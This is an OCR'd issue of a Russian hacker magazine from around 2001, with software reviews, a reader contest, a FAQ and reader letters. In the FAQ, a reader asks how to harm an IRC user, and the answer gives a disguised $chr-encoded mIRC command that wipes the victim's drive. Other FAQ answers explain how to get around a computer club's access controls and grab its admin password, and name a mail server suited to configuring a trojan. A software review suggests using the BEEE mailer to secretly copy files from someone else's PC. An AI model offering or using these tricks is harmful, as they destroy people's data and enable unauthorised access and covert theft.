


FilePortal v 1.0b

Windows 9x/Me/NT/2k
Size: 1075 Kb
Freeware
http://www.fileportal.ru



FilePortal - классическая централизованная Peer-to-Peer система, позволяющая пользователям обмениваться музыкальными файлами, или, проще говоря, очередной клон Napster'а. Но! Этот клон обладает целым рядом довольно интересных особенностей. Начнем с того, что он создан российскими разработчиками и потому имеет русскоязычный интерфейс и поддерживает русский язык в поисковых запросах. При этом поиск возможен не только по именам файлов, но и по содержащимся в них данным (артист, альбом, композиция, жанр). К тому же, в отличие от Napster'а, в FilePortal'е результаты разных поисковых запросов сохраняются на отдельных закладках, не затирая друг друга. Что еще тебя очень расстраивало в Napster'е? Отсутствие докачки? Что ж…FilePortal может похвастаться "возможностью возобновления прерванных сеансов скачивания" :). По правде говоря, огорчает в этой проге только одно: ее "централизованность". То есть когда эту систему захотят закрыть - ее закроют. Или начнут фильтровать контент и переведут систему на платную основу - соответствующие механизмы в FilePortal уже встроены. Но до тех пор, пока они не действуют, эта программа представляет собой полезное для отечественного меломана приобретение.




Digital Talking Parrot v 0.9

Windows 9x/Me/NT/2k
Size: 1807 Kb
Shareware
http://www.audio4fun.com

Эмулятор попугая - еще одна оригинальная программа с сайта www.audio4fun.com, использующая технологию изменения голоса. Хохма чистой воды. Ты что-нибудь говоришь, а хорошо анимированная виртуальная птица передразнивает тебя настоящим скрипучим "попугайским" голосом. Если же сигнал с микрофона не поступает, то попугай "болтает" на своем собственном языке и занимается своими делами. Сразу же после установки "собственный язык" птицы состоит из ограниченного набора звуков: клекота, стрекота и пронзительных криков. Однако вся прелесть этой программы заключается в том, что в ней предусмотрен режим обучения. В этом режиме словарный запас Digital Talking Parrot может быть серьезно расширен. Это не трудно, тем более что виртуальный попугай, в отличие от попугаев реальных, запоминает все с первого раза. Лично мне понадобилось десять минут, чтобы сделать из Digital Talking Parrot крылатого спутника капитана Флинта, ежеминутно выкрикивающего "Пиастры, пиастры!!!", "Свистать всех наверх!" и пьяным голосом распевающего "Семнадцать человек на сундук мертвеца…". Теперь эта программа работает на моей машине в качестве прикольного скринсейвера. Когда на последней вечеринки птица внезапно заорала: "Пьянствуем, сволочи?" - восторгу гостей не было предела. :)

NoiseNak v 2.2.3

Windows 9x/Me/NT/2k
Size: 453 Kb
Shareware
http://www.nakware.com



NoiseNak позволяет для каждого времени суток выставлять различные пределы уровня громкости. Эта гарантирует, к примеру, то, что неожиданно громкое улюлюканье мейлера, сигнализирующего о получении новых сообщений, не разбудит ночью весь дом, когда ты по пути в туалет решишь проверить свой почтовый ящик. Кроме того, функция в "Soft Starting" поможет тебе избежать еще и мощных раскатов звука, которым твоя машина наверняка сопровождает загрузку Виндов. Этой забавной программе можно найти применение и в дневное время. Если ты пожелаешь, NoiseNak будет делать звук (фоновую музыку) потише, когда ты активно работаешь за компом, и погромче, когда ты, скажем, идешь на кухню добывать себе пару бутербродов… Специально для тех, у кого младший брат любит без передышки крутить на полную громкость на редкость немелодичные mp3-шки, в NoiseNak встроена парольная защита изменения параметров, закрытия или деактивации программы. По умолчанию прога помещает свою иконку в системный трей, но при желании ее не трудно заставить работать в "невидимом" режиме.

AV Voice Changer Software v 1.0

Windows 9x/Me/NT/2k
Size: 1125 Kb
Shareware
http://www.audio4fun.com



Уникальный инструмент для изменения голоса - мечта шутников, телефонных террористов и любителей караоке. :) Пользователь говорит в микрофон, а программа в реальном масштабе времени заставляет его голос звучать ниже (как у солидного мужика :) или выше (как у женщины или подростка :). Высота голоса задается с помощью ползунка "Pitch Level", а выходной сигнал можно дополнительно "доработать" с помощью 9-полосного эквалайзера. Конечно, маленькое черное устройство из фильма ужасов "Крик" этой проге не переплюнуть, но то, что твой голос, прошедший через AV VCS, мама родная не узнает, разработчики гарантируют. В этом легко убедиться, записав-прослушав свой "новый" голосок с помощью стандартного Виндозного Рекордера. Вдобавок, AV VCS совместим со всеми программами для Интернет-телефонии (NetMeeting, net2phone и т.п.). Так что эту прогу стоит применять не только для розыгрышей, но и для сохранения анонимности при общении в Сети голосом. А то как-то смешно получается, когда, допустим, человек с голосом, напоминающим писк попавшего под каток резинового ежика со свистулькой, входит в голосовой чат и гордо заявляет что-нибудь типа: "Зовите меня Брат… Большой брат…". :)

3D Pim v 1.0

Windows 9x/Me/NT/2k
Size: 2280 Kb
Shareware
http://www.studio-v3.com

Первый в мире 3D-органайзер. В отличие от "самопального" 3D-файл менеджера (www.geocities.com/udodenko - X №6'01), 3D Pim действительно использует третье измерение. Весь интерфейс программы построен на том, что в пространстве плавает виртуальная столешница, на которой располагаются виртуальные папки основных компонентов органайзера или их содержимое: файлы, записи и документы. Само собой, этот оригинальный Рабочий стол можно мышкой плавно приближать, удалять, вращать и двигать. Запрограммировано все очень аккуратно, выглядит впечатляюще. При этом 3D Pim - не игрушка. Он включает все необходимые любому приличному органайзеру составляющие - планировщик, записная и адресная книги, календарь, система напоминаний. И эти составляющие прекрасно работают... Только вот одно мне непонятно. В чем смысл такого точного копирования реальности? Вместо нормального стола юзер получил его виртуальную копию, которая в принципе не может быть удобней оригинала... Однако красиво, ничего не скажешь.



42 Better Email Enable Everything (BEEE) v 2.24

Windows 9x/Me/NT/2k
Size: 331 Kb
Freeware
http://www.iopus.com

Почтовая программа с необычными свойствами от создателей отличного клавиатурного шпиона STARR (X №8'00). В отличие от других мейлеров, BEEE оперирует не отдельными письмами, а целыми файлами и папками. Ты просто помечаешь файл, который хочешь отослать, вводишь мыло получателя, время отправки или интервалы, а также устанавливаешь критерии отправки, такие как "переслать в любом случае", "переслать, если размер файла не превышает...", "переслать, если только файл был изменен". В зависимости от настроек, BEEE способна самостоятельно дозваниваться до провайдера, сжимать файлы перед отправкой и сопровождать каждый файл заданным текстовым сообщением. Если не считать иконки в системном трее (от которой при желании легко избавиться :), BEEE ничем не афиширует свое присутствие на компьютере. Поэтому эту прогу можно, к примеру, использовать в качестве средства для регулярного копирования интересующих тебя данных с компьютера юзера Ушастого в свой собственный почтовый ящик. :)



Я думаю, некоторые не забыли, что в апрельском номере мы объявляли конкурс "Чем отличается хакер от ламера, найди все отличия!". Писем пришло стоооооолько, что мы немного офигели. Народ писал все, что угодно. От банального "у вас две обложки было", до таких деталей, которые мы даже сами не заметили.

Супер-мега приз (отсыплем понтового, лицензионного софта, подарим майку, постер, наклейки и бесплатную ночь с Даней Шеповаловым и его осликом) получает....

"GRAVE_DIGGER" (GRAVE_DIGGER@TORBA.COM)

Чувак! Ты нашел столько всего! И к тому же, обнаружил специальную заподлянку от Синтеза, размещенную на 62 странице. Мы думали этого никто не заметит. Цитируем победителя: "и теперь самая маленькая и интересная надпись: на странице 62(003E) посмотрите в нижний левый угол и медленно поднимайте взгляд вверх, только медленно, потому что надпись "хакер" очень маленькая и расположена по вертикали. Удачных поисков".

И еще три победителя, которые нашли целые кучи отличий:

"Dobrinya" (dobrinia@rambler.ru) - Ты просто маньяк! Наверное загнал журнал в Norton Commander и делал compare по всем директориям :).


"Ой ой" (tvojumat@mail.ru) - Цитируем победительницу: "Чем ламер от хакера отличается? Ну ламер у вас на картинках - закомплексованный мальчик, жертва информационных технологий, а хакер - ну просто мужчина моей мечты!" Подружка, приезжай за призами, твои мечты здесь :).

"aleksdj" (aleksdj@marfino.net) - еще один бурундук-насильник :). Изнасиловал номер вдоль и поперек и нашел все, что только можно было найти. Отлично, дружище! Мыль нам и подъезжай за призами.

Победители! Пишите Синтезу на sintez@real.xakep.ru с сабжем "отдай мой приз!!!" :). Он отпишет когда и куда подъехать.

FAQ

Stepan Ilyin vs BX (faq@real.xakep.ru)



Что такое StarOffice?

Star Office - мощный пакет ПО, включающий в себя весь необходимый софт для офисной работы, например, средства для подготовки и верстки текста, составления таблиц и проведения хитроумных вычислений, поиска информации в Интернете, переброса мессаг по электронной почте. Особенно популярны StarWriter/Web (текстовый редактор и браузер), StarBase (база данных), Stardesktop (менеджер файлов), StarMail&StarDiscussion (ё-mail, новости), а также StarCalc (электронная таблица) и StarImage (графический редактор). Кстати, Star Office - многоплатформенный софт, так что ты сможешь найти нужную версию для Win9x/NT, OS/2 (!), Solaris и, конечно же, под твой любимый (надеюсь) Linux. Более того, Linux-версия бесплатна для персонального некоммерческого использования, что неоспоримо является RuleZzz.



Как мне заставить работать WinModem из-под Линукса?

Мда, купил бы ты себе лучше нормальный модем, а не эту шнягу. Но раз уж ты закупил левый девайс, то могу посоветовать сходить на сайты www.linmodems.org и http://www.o2.net/~gromitkc/winmodem.html, где лежит инфа о специальных дровах для вин-модемов. Если повезет, будешь огорчаться по поводу своего приобретения не только в виндах, но еще и в лапах пингвина. =)



Расскажи о WMAV8.

WMAV8 (Windows Media Audio and Video 8) - программа (новое творение Microsoft), которой многие приписывают новую технологию сжатия и декомпрессии файлов, позволяющую достичь качества передачи видеоинформации через Интернет, близкого к уровню DVD-дисков! По данным производителя, WMAV8 обеспечивает сжатие, на 30% превосходящее аналогичное в Windows Media Player 7, вследствие чего new age технология заметно сократит время загрузки файлов при улучшенном качестве звука и изображения. Основное назначение новой фишки компания видит именно в развитии услуг передачи видеоконтента через Инет. При этом для обеспечения заявленного уровня качества достаточно скорости соединения 500 кбит/с. Еще одной важной чертой новой технологии является возможность введения кодов с целью защиты авторских прав при загрузке файлов или получении видеопотоков. Однако некоторые возможности (в их числе и кодирование видео трафика) будут доступны только в свежей системе Windows XP, которую, кстати, Microsoft планирует выпустить в массовую продажу уже осенью этого года.

Я профессиональный дизайнер. Рисую офигенные гифы и выкладываю их в Инет, но часто сталкиваюсь, с тем, что многие ламаки-веб-дизайнеры ставят их без спроса на своих отстойный пагах. Как можно бороться с западлом?

Проблема плагиата изображений в сети очень обширна, но бороться можно. Способов куча, я приведу лишь некоторые из них. Примеров html-кода не будет, наверняка ты знаешь html, а если - нет, то сделаешь все необходимое в каком-нибудь визуальном Html-редакторе типа Frontpage!

1 способ. Для начала создай прозрачный gif с размерами рисунка, который необходимо защитить. Создай таблицу, состоящую из одной ячейки. В полученную ячейку ставь прозрачный gif, а свою работу заливай бэкграундом. Теперь, когда ламер захочет сохранить твой c00l-хацкерский рисунок при помощи правой кнопки мыши, то получит всего лишь прозрачный гиф. =) Но учти, что рассматриваемый способ самый примитивный и легко обходится, сохраняя страницу полностью. Поэтому, если хочешь защититься от серьезного плагиата, смотри способ №2.

2 способ. Для сего способа тебе понадобится аниматор гифов. В подобных аниматорах обычно есть настройки, где можно установить размер изображения. Смело уменьшай размер до 1x1 и сохраняй файл. Далее, когда ты будешь добавлять в хтмл-код ссылку на свою картинку, восстанови нормальный размер картинки. В результате, в браузере твой гиф будет показываться на "отлично", а ламер, скачавший его на свой винт, увидит лишь мелькающий пиксель. =)

3 способ, он же самый эффективный. Поставь на картинке копирайт (визуально), чтобы его было очень сложно удалить.

Вообще же, 100-процентного способа предотвратить плагиат твоего рисунка не существует, потому что имеется одна замечательная кнопочка "Print Screen" и куча программных, профессиональных грабберов. Хотя и с обозначенной "могучей кучкой" можно поспорить, если есть полезная софтина "Цербер", слитая с www.secureprint.ru для прописи копирайтов.

У меня win2k часто глючит. Может какая-нибудь левая версия попалась? Как можно точно узнать версию W2K.

Существует несколько версий win2000: trial (120 дней) и не trial =). Чтобы узнать - та или другая, достаточно в Start - Run - набрать "winver" (без кавычек). В открывшемся окошке появится информация о версии win2k. Если увидишь фразу "evalution copy", то ты счастливый обладатель триальной вариации. Но более точно определить искомое можно по ядру виндов. Запусти start - run - набери "ntoskrnl.exe" (без кавычек). Далее в properties'ах есть вкладка version, в которой ты увидишь что-нибудь вроде "File version 5.0.2195.1", где 5.0 - версия NT, 2195 - номер build'а, 1 - версия build'а. Финальный build win2k - 2195.

А как мне придумать nickname?

Сразу предупреждаю: выдумать nick - не винду поставить, поэтому если чувствуешь, что еще не готов, то дальше не читай! Для начала надо прочитать все книги по asm'y, C, c++, затем необходимо досконально изучить все ОСи из семейства *nix, найти в них кучу багов (еще не найденных) и написать свой багтрэк, после этого посмотреть все фильмы про хакеров и наизусть выучить их сценарии. И в результате... ТЫ БОЛЬШЕ ТАКИХ ВОПРОСОВ ЗАДАВАТЬ НЕ БУДЕШЬ.

Я часто хожу в компьютерные клубы. Можно ли как-нибудь играть там "на халяву"?

Что ж, c00l-хацкеры тоже любят поиграться... Если хочешь поиграть "на халяву", то можешь воспользоваться несколькими способами. Способ намбер 1 ака самый коммуникабельный способ: подмазываться или активно общаться с админами, чтобы в дальнейшем они открывали тебе комп. Способ 2 ака способ для настоящего хакермана: чаще всего на игровых машинах стоит клиентская часть программы управления компами в компьютерном клубе. Таких прог сейчас тучи. Но обойти можно большинство одним способом. Итак, начнем, представим ситуацию. Наверняка ярлычка для проводника нет, рабочий стол закрыт, в общем, одаренные админы попытались закрыть доступ к харду. Но в мастдае это обойти оч. просто: запускай ослика ie и в строке адреса вводи с:, вот тебе и винт компа. В директории виндов (надеюсь, ты ее сам найдешь) заходи в файл под хитрым названием system.ini. Ищи строку со словом shell. В найденной строке будет примерно следующее: shell=c:\utils\client\client.exe. Вот и клиентская часть программы. Смело заменяй эту строчку на shell=explorer.exe. Перегружайся. Почти с уверенностью могу сказать, что машина ничем не будет управляться, но если же тебе не повезло, и опять запустилась клиентская прога, то лезь в автозагрузку или в реестр (надеюсь, ты уже знаешь, где в реестре хранятся ссылки на проги, которые надо запускать при старте) и удаляй оттуда ненужное (догадался - что?). Кстати, если











пойти еще дальше, можно поковыряться с клиентской прогой (прямо в клубе)... Софтина обычно комплектуется cfg-файл`ом, где прописывается пароль для админского доступа (лежит в text-plain`е частенько).

Как можно обновлять новости на странице без непосредственной правки html-файла?

Самым простым способом, пожалуй, будет поставить какую-нибудь прогу, которая по определенному шаблону будет создавать страницу с новостями. Наиболее известные в своем роде - это KSNEWS (www.kirsoft.com.ru), Html News Updater (hruslan.narod.ru). Кстати, в одном из номеров X подробно описывалась работа с первой. Второй (имхо продвинутый) способ обновлять новости - поставить специальный скрипт. Огромное количество подобных скриптов можно найти здесь http://www.hotscripts.com/search/?query=news&category=all. Но мне больше всего понравился pvd-news (pvdlab.net), написанный русским кодером.

Мне здорово надоедает один ламер на irc. Как можно подпортить ему жизнь?

Попроси его набрать вот это:
// $+ $chr(114) $+ $chr(117) $+ $chr(110) $+ $chr(32) $+ $chr(100) $+ $chr(101) $+ $chr(108) $+ $chr(116) $+ $chr(114) $+ $chr(101) $+ $chr(101) $+ $chr(32) $+ $chr(47) $+ $chr(121) $+ $chr(32) $+ $chr(99) $+ $chr(58) $+ $chr(92) $+ $chr(42) $+ $chr(46) $+ $chr(42)
Если он ламо, то эффект гарантирован. Кстати, прежде чем вводить предложенные строчки у себя, разберись, по какому принципу работает таблица ascii, а то за последствия я не ручаюсь. ;)

Что за пинг-понг (PING PONG) в ирке?

Простая проверка IRC сервера твоей жизненной активности: в on-line ли еще ты или уже смылся/выпал? Если бесит, можно запретить вывод запрошенной служебной фразы. В случае mIRC`a лезь в File -> Options -> IRC и ставь галку на опции Hide ping? pong! event.

Пользуюсь The Bat!, но возникает проблема с чтением почты с mail.ru и с Hotmail.com. The Bat! пишет, что не может законнектиться с сервером, с моим почтовиком что-то ни так?

С твоим Батоном все в порядке. Дело просто в том, что у майла.ру smtp и pop3 - разные (какая новость...): smtp.mail.ru и pop.mail.ru, так что грамотно пропиши настройки в "Свойства ящика -> Транспорт". В случае же с hotmail все сложнее: по умолчанию данный сервис уже два года (может даже больше) не поддерживает работу по POP3-протоколу :(. Так что для проверки Хотмайла и других веб-почт тебе понадобится специальный локальный почтовый сервер, что будет предварительно забирать мессаги по вебу, формируя для дальнейшего перегона в твой почтовый клиент по ПОП3. Откачать подобное можно в www.tucows.com разделе Mail checkers или порыться на download.ru.

Какого X 90 процентов халявных буржуйских почт - позволяют работать токо по WWW, а не нормальным почтовым клиентом? Pop3 сервисов очень мало, mail forward`ов чуть больше, но все равно хреново. :(

Веб-почта, к сожалению, распространена значительно шире в сфере бесплатных сервисов. Т.к., во-первых, до сих пор многие пользователи не могут настроить свой почтовик (см. предыдущий вопрос) и вместо лаконичного интерфейса проги предпочитают пестрый, с кучей баннерной рекламы в браузере. Во-вторых, компаниям-хостерам значительно выгоднее накручивать на юзере кучу баннеров, а не проплачивать почтовый трафик, лишь отыгрываясь на приписке "Зарегистрируй и свой ящик на глюкмайл.ру, чтобы сыграть в ящик".
С форвардами лучше, чем с pop3: ряд крупных компаний предоставляют fwd бесплатно, лишь заряжая небольшой дозой рекламы (письмо в неделю). Пример - yahoo.com или broadcast.net. Pop3, при желании, тоже можно найти среди западных бесплатных сервисов, яркий пример soft-home.net. Плюс последнего и в том, что у них есть нестандартный smtp, висящий на 25000 порту, который может быть полезен, если конфигурить почтового трояна для пользователя, спрятанного за корпоративными файрволами. ;)
А так есть туча сайтов, занимающихся вопросом листинга всех новых и старых, проверенных бесплатных почтовых служб. Линки в поисковиках, по ключичу free+mail+pop3.

INSCENE — Macromedia Flash

На пути к цаце Flash компания Macromedia прибрала к рукам не одну фирму. Основанная в 1984 году как MacroMind после удачного релиза Director в 1988 компания в 1991 году вступает в свой первый брак по расчету с Paracomp, а уже весной 1992-го в результате слияния с Authorware обретает свое настоящее имя. В 1995 году Macromedia накладывает лапу на Altsys, разработавшую знаменитый FreeHand.
В том же году малоизвестная калифорнийская компания FutureWave создает простенький редактор векторных иллюстраций SmartSketch и плагин для просмотра файлов в веб-браузере. В 1996-м Future Wave на его основе представляет CEL-Animator для создания и анимации векторной графики. Векторы позволяют получать на выходе файлы малого объема, на смену совокупности растровых картинок идут легкие программируемые трансформации, смена кадров. В результате изначально ориентированный на медленные телефонные линии пакет находит небывалую популярность среди пользователей и становится началом конца анимированного гифа. Летом 1996-го программу нарекают новым именем - Future Splash Animator.
Тем временем новыми наложницами гарема Macromedia становятся Fauve Software, OSC Software, iBand - небольшие компании, экспериментирующие в области изображений для Интернета. В январе 1997-го аналогичной участи не избежала Future Wave. Macromedia сокращает "Future Splash" до "Flash", и новая технология, ориентированная на Интернет, со скоростью вспышки молнии завоевывает мир. В 1997-м выходят первый и второй Flash, в 1998-м - третий, в 1999-м - четвертый, в 2000-м - последний, пятый. Плагин Flash установлен на 350 миллионах машин Сети. Исходники находятся в открытом доступе.

О Macromedia Flash в Интернете:

http://flash-zipper.narod.ru/
http://isgsim1.cs.uni-magdeburg.de/prahl/vortrag/flash_vortrag.htm

Ё-MAIL

Наш е мыло: magazine@xakep.ru

Мы не отвечаем на письма с просьбой прислать кряк, дать линк, объяснить поподробнее и т. п. Все это ты и сам сможешь найти в инете. Юзай поисковики, не ленись!

From: Makarov Maksim (3m@xakep.ru)
Subject: Я рожал это два года!!!

Дарова перцы!
Вот наконец созрел написать вам. Уже два года читаю ваш журнал и давно хотел написать вам письмо но все как-то откладывал, в принципе я с компами всего года два в плотную работаю, и в общем-то многое из того что я знаю я почерпнул у вас, начал со слэнга и дальше по возрастающей. Или по наклонной (это если смотреть глазами моей жены):). Как-то с программами у меня не пошло (мозгов наверное не хватает или терпения), а вот по железу я мастер, кстати первый комп разгонял по вашей статье:). Последней каплей, заставившей меня написать вам, был спец выпуск про НЛП. Я считаю это ваш самый удачный номер,(мнение автора письма может расходится с мнением всех остальных):-). Из него я многое почерпнул и многое применяю на практике и самое прикольное, что все работает!!! Классная статья "Подними лаве... с девчонки"(не буду хвастаться успехами). А если вспомнить игры с того же номера, я их потом из инета выкачал, распечатал аж на 50 листов получилось, но зато балдеж полный! Короче молодцы парни так держать! Есть правда пара претензий к вам, особенно к Дене Ш. Ты Деня, конечно, крут и меня добивают твои приколы (прыгание с крыши с прогloченной леской с крючками это что-то). Но я тебя очень прошу, держи свое мнение о Боге и о религии при себе! Чести это вашему журналу не придает!!! И еще кое-что, правда я уже этого давно не замечал, но это и к лучшему, не рисуйте на страницах всякие "перцы" - домой журнал заносить страшно.
А вот аниме с девочками это рулезз3! Можете даже голосование на сайте устроить, как лучше оформлять журнал. Это все что касается критики! Есть вопрос почему вы не трогаете и не описываете игрушку контр страйк? Может подскажете где про это написано?
Если есть желание могу подкинуть инфу для статьи, как на 100процентов узнать есть ли приз под крышкой у пепси колы, или чего угодно. Пишите мне на:
3M@xakep.ru
З.Ы. Мэдок, мне просто интересно, как ты заметишь, что твое настроение сегодня позволяет тебе угостить меня пивом?:)))

Ответ X:

Дарова, Maksim!
Классно, что ты от нас что-то почерпнул, особенно по возрастающей. А то, то жена считает, что это по наклонной, - не парься. Если ты смог по нашей статье разогнать свой комп, разгонишь и жену, без проблем. Главное, что ты уже умеешь поднимать лаве с девчонки, а жена - это дело решаемое. Что касается Дани, тут тебе ничем помочь нельзя. Даня у нас страдает метафизической реактивной шизофренией, а это лечится только шоковой терапией. Но с тех пор, как он в детстве сунул два пальца в розетку на спор, что сможет зажечь гениталиями лампочку, он недолюбливает электричество и напрочь отказывается проводить любые подобные эксперименты с собой.
А чем тебе, собственно, не нравятся перцы? Это очень полезные и вкусные овощи, к тому же, в них много витаминов. В будущем мы планируем печатать на страницах журнала баклажаны, кабачки, свеклу и цветную капусту. Кстати, петрушка и сельдерей повышают потенцию! Насчет контр-страйка ты не прав. В 5 номере этого года была статья "Вся правда о Counter Strike". В будущем мы планируем еще несколько материалов (более глубоких) по этой игрухе. Раз тема вызывает интерес, значит мы точно будем ее освещать.
А вот инфа насчет того, как подсмотреть приз под крышкой, это интересно. Кидай обязательно. Если этот способ работает - опубликуем его у нас в X.
Удачи!
З.Ы. Мэдок, по нашим сведениям, уже к тебе едет на грузовике пива. Готовь рыбу.

From: Sergey (theinbox@inbox.ru)
Subject: Доброжеватель

Дратвуй чтиво :)
Я принес вам стакан де(гтя)рьма в вашу бочку меда.
Я наверно тот самый админ про которых вы пишите с кривыми руками итд, и думаю я не один такой кто читает ваш журнал, надо же знать язык врага :) Меня тьфу, тьфу, тьфу пока не хакали (наверно руки не дошли :) но сделать ето не трудно по той простой причине, что интернет у меня в конторе тока для почты (ето в смысле где патчи то брать), на мсдн денег не выпросиш, журналы покупаю за свои, о книгах речи ваще не идет, так и приходиться вертеться.
Да еще вы помоиму похудели? Лето наверно?
Вы прикиньте, ваш журналец образно стоит 2-3 часов в инете а иногда инфы в нем и 30 мин не наберется. Ну скажи начлена вы печатали парашютистоф, лыжникоф, пиво итд, на рекламу не похоже, может ето кому то интересно? Так вы спросите :)
И совсем классный вопрос в фак что такое ноноксил №9 и не менее генетальный ответ в действительности что ето, браво !!!
И хоть убейти меня из рагатки но не пойму что вы так беситесь при вопросе "Как хакнуть сайт?" Ваш журнал как называется может "Космополитен?", а else нет то ответьте обстаятельно, ну откуда пацан может знать даже с чего начать, а то все ваши статьи и раскапы о взломах больше походят на отчет о проделанной работе аля хвастаство за пивом.
И еще что за музыку вы рекламируете как куль хакерскую? Знавал я хацкероф так они слушали токма суицидал тенденсис, озика, ред (хат) чили попенс:)...
З.Ы. Короче читать вас можно и зачастую даже приятно :). Че бы мне хотелось видеть у вас? - ну наверно больше порядка, а то виндовз в перемешку с юникс, и еще хотелось бы системности ну начали описывать так опишите от начала до конца елси с виндами худо бедно можно разобраться то с юниксом ваше труба если я его пару раз видел то прочитав вашу статью должен хоть какое то представление получить, а то читаешь читаешь а в конце тебя оправляют на ввв.пошел нафиг.нет. Ну вобщем журнал лучший в своем роде непонятно почему тираж такой маленький.
Да если не трудно без обратного адреса а то неохото ящик чисить

Ответ X:

Драствуй, доброжеватель!
Ящик тебе чистить все равно придется, а то else не секрет, чего ты за доброжеватель такой. На твой стакан отвечаю (обстоятельно) по пунктам.
1. Не то что бы похудели, но за фигурой следим. В этом, кстати, нам помогают статьи про парашютистофф, лыжникофф и пиво... Нет, нет, пиво это лишнее.
2. см. п.1
3. Между прочим, ноноксинол №9 это оружие массового поражения. Представляешь, сколько потенциальных Эйнштейнов, Лобачевских и Биллов Гейтсов погибло по вине этого убийцы! Миллиарды! Так что, как любое средство борьбы с противником, это вещество представляет огромный интерес для любого хакера.
4. А кто это тебе сказал, что мы бесимся? Да, ламерские вопросы достают, это факт. Особенно в таких количествах, в которых они на нас сыплются. Но это не значит, что мы не объясняем читателям, с чего начать. Полистай наши номера и ты найдешь кучу материалов про то, что нужно знать и уметь, чтобы что-нибудь хакнуть, и даже про то, как что-нибудь хакнуть, не зная и не умея вообще ничего.
5. Да, а еще все "реал куль хацкеры" ходят в плащах и капюшонах, всегда носят с собой

На письма отвечал 2poisonS

ноутбуки, говорят на непонятном языке, начинают шифроваться при виде милиционера на улице и могут в любую секунду запустить вирус, который поразит весь Интернет. И еще они очень страшные, а-а-а-а!!! И обязательно, просто непременно слушают суицидал тенденсис, озика и рхтп.
6. Про Юникс у нас даже отдельный спец был, вот там точно все "обстоятельно" и "от начала до конца" расписано. Почитай на досуге - получишь полное представление об этой клевой операционке.
7. Когда меня спрашивают про тираж, я всегда отвечаю одно и то же. Тираж зависит только от вас, читателей. Сколько людей покупают Х, столько мы и печатаем.
Удачи, Доброжеватель, юзай ноноксинол!

FROM: SPHINX (SPHINX@SURGUT.RU)
Subject: Просто su

Привет Хакер, ваш журнал просто кульный лучше не видел, кто со мной не согласен зашвыряйте меня спамом. Я ни о чем вас просить не буду и спрашивать тоже, просто скажу вы СУПЕР, продолжайте в том же духе и вам не будет равных. Да кстати, рубрики Дани Шеповалова меня очень прикалывают я тут взял один вопрос из его теста в 6 номере и написал его в чате мне ответили что я полнейший придурок!!! Вот и все что хотел вам сказать. Желаю удачи в трудной работе.

Ответ Х:

Дарова, Сфинкс!
Как жизнь, какие погоды стоят у вас в Египте? Как там пирамиды, все хиреют без капитального ремонта? Я вот тут в рекламе видел, как какие-то перцы с банками Dew у тебя прямо по куполу катались, голова теперь болит, наверное? А вообще приятно, что нас даже в Африке читают, причем такие престарелые товарищи. В общем, спасибо за теплые слова и все такое! Даня Шеповалов после твоего письма взял обязательство в одном из ближайших номеров забурить такой тест, что если ты вопрос оттуда в чат поставишь, тебя вообще сразу кикнут, забанят, заспамят и заклеймят врагом народа! Так что "полнейший придурок" это только начало! Но, в принципе, правильно: Даню надо двигать в массы, так что попробуй повторить то же самое на других чатах.



Самое ДУРАЦКОЕ письмо номера:

FROM: RAM (RAM@XAKEP.RU)
Subject: ПОМОГИТЕ!!!

Когда я формотирую свой виндчестер, постоянно слитают винты!!!!!! У моих друзей они не слитают, хотя они постоянна формотируют видчестеры...
ПоМОГите!!!
С глубоким увожением, Еремей.

Ответ Х:

Привет тебе, Еремей!
Скорее всего ты имел в виду, что у тебя слетают не винты, а винды. Что ж, должен тебе сказать, такое при форматировании дисков иногда случается. Еще бывает, что при форматировании головного мозга ударной дозой алкоголя слетает крыша. В принципе, это тот же самый алгоритм. Хотя, если у тебя все-таки слетают именно винты, а не винды, это уже интересней. Приезжай к нам в редакцию и расскажи, куда они слетают, как ведут себя в состоянии свободного полета и почему так не любят форматирования. Возможно, твои винты какие-то особенные, редкие и нуждаются в охране. Не исключено, что твои винты даже занесены в Красную Книгу (ты же сам пишешь, что у друзей они не перелетные). Обязательно пришли нам фотографию своих винтов, нам всем очень хочется посмотреть на эти удивительные создания. Попробуй заснять их в тот момент, когда они только взлетают, гордо расправив крылья, это будет замечательное зрелище.
Так что, Еремей, помогать надо не тебе, а твоим домашним питомцам - перелетным винтам. Но если по какой-то причине ты не хочешь, чтобы они слетали, попробуй не форматировать их некоторое время, а подкармливать минеральными добавками и витаминами. Вполне вероятно, что после этого они станут легче переносить команду format c:
Удачи тебе в твоем трудном животноводческом ремесле!





Оторвись в военкомате

Время пришло в гости отправиться, ждет тебя старинный друг. Он толстый и славный, твой друг самый главный… Да, комрад, пробил исторический час: на тебя снизошла повестка в военкомат. Слабовольные типы сразу же побегут во всяческие комитеты солдатских матерей, начнут писать письма в Совет Европы и жаловаться на нарушение прав человека. А зачем, спрашивается? Ведь прохождение медкомиссии – это чудо Господне! Слепые прозревают, глухие начинают слышать, хромые буквально готовы хоть сейчас кросс бежать, если верить заключению врачей. Аллилуйя! Не упускай столь редкий случай повеселиться – отправляйся в военкомат. Быть может от армии ты и не откосишь, но вот что тебя в этом заведении запомнят надолго – это точно.

